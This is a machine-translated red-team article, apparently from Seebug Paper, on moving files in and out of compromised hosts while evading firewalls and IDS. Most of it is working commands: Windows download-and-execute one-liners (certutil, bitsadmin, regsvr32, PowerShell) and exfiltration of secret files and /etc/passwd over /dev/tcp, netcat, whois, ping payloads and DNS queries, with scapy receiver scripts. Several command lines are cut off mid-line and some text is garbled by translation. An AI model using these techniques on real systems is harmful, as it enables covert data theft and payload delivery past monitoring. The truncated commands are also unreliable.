

# File transfer skills in the red team post penetration test

**Author: xax007 @ know Chuangyu 404 ScanV security service team  
of the blog: <https://xax007.github.io/> (<https://xax007.github.io/>)**

In the red team penetration test, it is often necessary to maximize the use of the current environment to bypass the heavily guarded system's firewall, IDS, IPS and other alarm and monitoring systems for file transfer. This article lists a variety of tools that use the operating system's default tools. The method of file transfer.

## Build an HTTP server

Python

python2:

```
python -m SimpleHTTPServer 1337
```

The above command will start the HTTP service in the current directory, the port is 1337.

python3:

```
python -m http.server 1337
```

The above command will start the HTTP service in the current directory, the port is 1337.

PHP 5.4+

When the PHP version is greater than 5.4, you can use PHP to start the HTTP service in the current directory, the port is 1337.

```
php -S 0.0.0.0:1337
```

Ruby

The following command will start the HTTP service in the current directory, the port is 1337

```
ruby -rwebrick -e'WEBrick::HTTPServer.new(:Port => 1337, :DocumentRoot => Dir.pwd)
```

Ruby 1.9.2+

```
ruby -run -e httpd . -p 1337
```

Perl

```
perl -MHTTP::Server::Brick -e '$s=HTTP::Server::Brick->new(port=>1337); $s->mount  
perl -MIO::All -e 'io(":8080")->fork->accept->(sub { $_[0] < io(-x $1 +? "./$1 |"
```

Thanks to: <http://stackoverflow.com/questions/8058793/single-line-python-webserver>

busybox httpd

```
busybox httpd -f -p 8000
```

This article comes from: lvm (<https://gist.github.com/willurd/5720255#comment-841915>)

Download files from HTTP server

Here are a few ways to download files from an HTTP server using the system's own tools on Windows and Linux systems.

Windows  
powershell

Download and execute:

```
powershell (new-object System.Net.WebClient).DownloadFile('http://1.2.3.4/5.exe',
```

certutil

Download and execute:

```
certutil -urlcache -split -f http://1.2.3.4/5.exe c:\download\5.exe&&c:\download\
```

bitsadmin

Download and execute:

```
bitsadmin /transfer n http://1.2.3.4/5.exe c:\download\5.exe && c:\download\5.exe
```

Bitsadmin download speed is slow

regsvr32

```
regsvr32 /u /s /i:http://1.2.3.4/5.exe scrobj.dll
```

Linux

Curl

```
curl http://1.2.3.4/backdoor
```

Wget

```
wget http://1.2.3.4/backdoor
```

awk

When using awk to download files, first start an HTTP Server using any of the commands listed above.

```
awk 'BEGIN {  
    RS = ORS = "\r\n"  
    HTTPCon = "/inet/tcp/0/127.0.0.1/1337"  
    print "GET /secret.txt HTTP/1.1\r\nConnection: close\r\n"    |> HTTPCon  
    while (HTTPCon |> getline > 0)  
        print $0  
    close(HTTPCon)  
'
```

effect:

```
root@xax007-github-io:~# awk 'BEGIN { RS = ORS = "\r\n" } { HTTPCon = "/inet/tcp/0/127.0.0.1/1337" print "GET /secret.txt HTTP/1.1\r\nConnection: close\r\n" } & HTTPCon { while (HTTPCon & getline > 0) print $0 } > _ close(HTTPCon) }' HTTP/1.0 200 OK Server: SimpleHTTP/0.6 Python/3.6.6 Date: Tue, 05 Mar 2019 06:19:42 GMT Content-type: text/plain Content-Length: 11 Last-Modified: Tue, 05 Mar 2019 06:00:49 GMT Top Secret
```

[transfer]0:bash\* "xax007-github-io" 14:19 05-Mar-19

## Setup HTTP PUT server

Here are a few ways to upload files to an HTTP server.

### Building an HTTP PUT Server with Nginx

```
Mkdir -p /var/www/upload/ #Create directory  
Chown www-data:www-data /var/www/upload/ # Modify the user and group to which the  
Cd /etc/nginx/sites-available # Enter the nginx virtual host directory  
  
# Write configuration to file_upload file  
cat <<EOF > file_upload  
server {  
    listen 8001 default_server;  
    server_name kali;  
    location / {  
        root / var / www / upload;  
        dav_methods PUT;  
    }  
}  
EOF  
#Write completed  
Cd ..sites-enable # Enter the nginx virtual host startup directory  
Ln -s /etc/nginx/sites-available/file_upload file_upload # Enable file_upload vir  
Systemctl start nginx # start Nginx
```

### Building an HTTP PUT Server with Python

Save the following code to the `HTTPPutServer.py` file:

```

# ref: https://www.snip2code.com/Snippet/905666/Python-HTTP-PUT-test-server
import sys
import signal
from threading import Thread
from BaseHTTPServer import HTTPServer, BaseHTTPRequestHandler

class PUTHandler(BaseHTTPRequestHandler):
    def do_PUT(self):
        length = int(self.headers['Content-Length'])
        content = self.rfile.read(length)
        self.send_response(200)
        with open(self.path[1:], "w") as f:
            f.write(content)

def run_on(port):
    print("Starting a HTTP PUT Server on {0} port {1} (http://{0}:{1}) ...".format(server_address = (sys.argv[1], port))
    httpd = HTTPServer(server_address, PUTHandler)
    httpd.serve_forever()

if __name__ == "__main__":
    if len(sys.argv) < 3:
        print("Usage:\n\tpython {0} ip 1337".format(sys.argv[0]))
        sys.exit(1)
    ports = [int(arg) for arg in sys.argv[2:]]
    try:
        for port_number in ports:
            server = Thread(target=run_on, args=[port_number])
            server.daemon = True # Do not make us wait for you to exit
            server.start()
            signal.pause() # Wait for interrupt signal, e.g. KeyboardInterrupt
    except KeyboardInterrupt:
        print "\nPython HTTP PUT Server Stoped."
        sys.exit(1)

```

Operation method:

```
$ python HTTPPutServer.py 10.10.10.100 1337
Starting a HTTP PUT Server on 10.10.10.100 port 1337 (http://10.10.10.100:1337) .
```

Upload files to the HTTP PUT server

Linux

Curl

```
$ curl --upload-file secret.txt http://ip:port/
```

Wget

```
$ wget --method=PUT --post-file=secret.txt http://ip:port/
```

Windows

Powershell

```
$body = Get-Content secret.txt
Invoke-RestMethod -Uri http://ip:port/secret.txt -Method PUT -Body $body
```

File transfer using Bash /dev/tcp


First need to listen to the port

File receiving end:

```
nc -lvpn 1337 > secret.txt
```

File sender:

```
cat secret.txt > /dev/tcp/ip/port
```



File transfer using the SMB protocol

Build a simple SMB Server

Set up makeshift SMB Server need to use Impacket

(<https://github.com/SecureAuthCorp/impacket>) project `smbserver.py` file

Impacket Installed by default on Kali Linux system

**syntax:** `impacket-smbserver ShareName SharePath`

```
$ mkdir smb # Create smb directory
$ cd smb # Enter smb directory
$ impacket-smbserver share `pwd` # Start SMB server in the current directory,
```

effect:

```
[root@kali ~]
└─> impacket-smbserver share `pwd`
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

Download files from SMB server

```
copy \\IP\ShareName\file.exe file.exe
```

## Upload files to the SMB server

```
net use x: \\IP\ShareName  
copy file.txt x:  
net use x: /delete
```

## File transfer using the whois command

/etc/passwd



Receiver Host B:

```
nc -vlnp 1337 | sed "s/ //g" | base64 -d
```

Send Host A:

```
whois -h 127.0.0.1 -p 1337 `cat /etc/passwd | base64`
```

effect:

```
[root@kali ~]# nc -vlnp 1337 | sed "s/ //g" | base64 -d  
[root@kali ~]# whois -h 127.0.0.1 -p 1337 `cat /etc/passwd | base64`
```

## Use the ping command for file transfer

secret.txt



Sending end:

```
xxd -p -c 4 secret.txt | while read line; do ping -c 1 -p $line ip; done
```

Receiving end:

Save the following code to ping\_receiver.py

```

import sys

try:
    from scapy.all import *
except:
    print("Scapy not found, please install scapy: pip install scapy")
    sys.exit(0)

def process_packet(pkt):
    if pkt.haslayer(ICMP):
        if pkt[ICMP].type == 8:
            data = pkt[ICMP].load[-4:]
            print(f'{data.decode("utf-8")}', flush=True, end="", sep="")

sniff(iface="eth0", prn=process_packet)

```

Implementation method:

```
python3 ping_receiver.py
```

effect

```

root@kali:/tmp
> python3 device_ping.py
secretet
> echo -n secret > secret.txt
>
~> xxd -p -c 4 secret.txt | while read line; do ping -c 1 -p $line 172.16.1.100; done
PATTERN: 0x73656372
PING 172.16.1.100 (172.16.1.100): 56 data bytes
64 bytes from 172.16.1.100: icmp_seq=0 ttl=64 time=0.306 ms
--- 172.16.1.100 ping statistics ---
1 packets transmitted, 1 packets received, 0.0% packet loss
round-trip min/avg/max/stddev = 0.306/0.306/0.306/0.000 ms
PATTERN: 0x6574
PING 172.16.1.100 (172.16.1.100): 56 data bytes
64 bytes from 172.16.1.100: icmp_seq=0 ttl=64 time=0.279 ms
--- 172.16.1.100 ping statistics ---
1 packets transmitted, 1 packets received, 0.0% packet loss
round-trip min/avg/max/stddev = 0.279/0.279/0.279/0.000 ms
>
~> |

```

File transfer using the dig command

```
/etc/passwd
```

Sending end:

```
xxd -p -c 31 /etc/passwd | while read line; do dig @172.16.1.100 +short +tries=1
```

Receiving end:

The following code uses the python scapy modules, need to manually install

Save the code to dns\_reciver.py a file

```

try:
    from scapy.all import *
except:
    print("Scapy not found, please install scapy: pip install scapy")

def process_packet(pkt):
    if pkt.haslayer(DNS):
        domain = pkt[DNS][DNSQR].qname.decode('utf-8')
        root_domain = domain.split('.')[1]
        if root_domain.startswith('google'):
            print(f'{bytearray.fromhex(domain[:-13]).decode("utf-8")}', flush=True)

sniff(iface="eth0", prn=process_packet)

```

Operation method:


```
python3 dns_reciever.py
```

effect:

```

root@kali ~
File Edit View Search Terminal Help
[> python3 dns_reciever.py
_datadetectors*:1:257:257:_datadetectors*:1:257:257:_dataDetec
tors:/var/db/_datadetectors:/tectors:/var/db/_datadetectors:/usr/bin/
false
_captiveagent*:2:258:captiveagent:/var/empty:58:258:captiveage
nt:/var/empty:/usr/bin/false
_ctkd*:259:259:_ctkd Account:/var/empty:/usr/bictkd Account:/var/e
mpty:/var/bin/false
_applepay*:260:260:applepay Account:/var/db/applepay:applepay Accoun
t:/var/db/applepay:/usr/bin/false
_hidd*:261:261:HID Service User:/var/db/hidd:HID Service User:/v
ar/db/_hidd:/usr/bin/false
_cmodalassistants:/bin/false
_cmodalassistants*:262:262:CoreMedia IO Assists:*:262:262:CoreMe
dia IO Assistants User:/var/db/cmmodalassistants User:/var/db/cmio
dalassistants:/usr/bin/false
_analyticsdants:/usr/bin/false
_analyticscd*:263:263:Analytics Daemon:/va*:263:263:Analytics Da
emon:/var/db/analyticscd:/usr/bin/false
r/db/analyticscd:/usr/bin/false
_ftpd*:265:265:FTPS Daemon:/var/_ftpd*:265:265:FTPS Daemon:/var/_f
ftpsd:/usr/bin/false
_timed*:266:266:Time Sync Daemon:/var*:266:266:Time Sync Daemon:/v
ar/db/_timed:/usr/bin/false
_repor*:267:267:ReportMemoryException:/var/db/_repor*:267:267:Re
portMemoryException:/var/db/repor*:267:267:ReportMemoryException:/v
ar/db/repor*:267:267:ReportMemoryException:/usr/bin/false
memoryexception:/usr/bin/falsetmemoryexception:/usr/bin/false

```



```

> User Datagram Protocol, Src Port: 53123, Dst Port: 53
> Domain Name System (query)
  Transaction ID: 0xea88
  Flags: 0x0120 Standard query
  Questions: 1
  Answer RRs: 0
  Authority RRs: 0
  Additional RRs: 1
  < Queries
    > 616e74733a2f7573722f62696e2f66616c73650a5f616e616c797469637364.google.com: type A, class IN
  < Additional records

```

```

0000  00 0c 29 9b 37 1f 00 50 56 c0 00 08 08 00 45 00  ..).7..P V.....E.
0010  00 83 b5 95 00 00 40 11 6a 4f ac 10 01 01 ac 10  .....@ j0.....
0020  01 64 cf 83 00 35 00 6f aa c9 ea 88 01 20 00 01  ..-d.. 5 o .....
0030  00 00 00 00 01 3e 36 31 36 65 37 34 37 33 33  .....>6 16e74733
0040  61 32 66 37 35 37 33 37 32 32 66 36 32 36 39 36  a2f75737 22f62696
0050  65 32 66 36 36 36 31 36 63 37 33 36 35 36 61 35  e2f6616 c73650a5
0060  66 36 31 36 65 36 31 36 63 37 39 37 34 36 39 36  f616e616 c7974696
0070  33 37 33 36 34 07 67 6f 6f 6f 67 6c 65 03 63 6f  37364.go ogle.co
0080  6d 00 00 01 00 01 00 00 29 10 00 00 00 00 00 00  m..... ).....
0090  00

```

eth0: <live capture in progress> | Packets: 59 - Displayed: 59 (100.0%) | Profile: Default

File transfer using NetCat

1.txt

Accepted end:

```
nc -l -p 1337 > 1.txt
```

Sending end:


```
cat 1.txt | nc -l -p 1337
```

or

```
nc 10.10.10.200 1337 < 1.txt
```

In extreme environments, if the receiving end does not have nc, you can use Bash's /dev/tcp to receive the file:

```
cat < /dev/tcp/10.10.10.200/1337 > 1.txt
```



## Reference link

- Ippsec's HackTheBox - Mischief (<https://www.youtube.com/watch?v=GKo6xoB1g4Q&t=2430s>) Video
- Micropoor (<https://paper.sebug.org/820/>)
- Simple Local HTTP Server With Ruby (<http://sweetme.at/2013/08/28/simple-local-http-server-with-ruby/>)
- Big list of http static server one liners (<https://gist.github.com/willurd/5720255>)
- Penetration skills - multiple ways to download files from github (<https://3gstudent.github.io/3gstudent.github.io/%E6%B8%97%E9%80%8F%E6%8A%80%E5%B7%A7-%E4%BB%8Egithub%E4%B8%8B%E8%BD%BD%E6%96%87%E4%BB%B6%E7%9A%84%E5%A4%9A%E7%A7%8D%E6%96%B9%E6%B3%95/>)



This article was published by Seebug Paper. Please indicate the source if you need to reprint.

This paper address: <https://paper.seebug.org/834/> (<https://paper.seebug.org/834/>)

---

(/users/

nickname'

Know Chuangyu 404 ScanV Security Service Team (/users/author/?

nickname=%E7%9F%A5%E9%81%93%E5%88%9B%E5%AE%87404+ScanV%E5%AE%89%E5%85%A8%E6%9C%8D%E5%8A%A1%E5%9B%A2%E

Read more about this author (/users/author/?

nickname=%E7%9F%A5%E9%81%93%E5%88%9B%E5%AE%87404+ScanV%E5%AE%89%E5%85%A8%E6%9C%8D%E5%8A%

A1%E5%9B%A2%E9%98%9F)'s article

---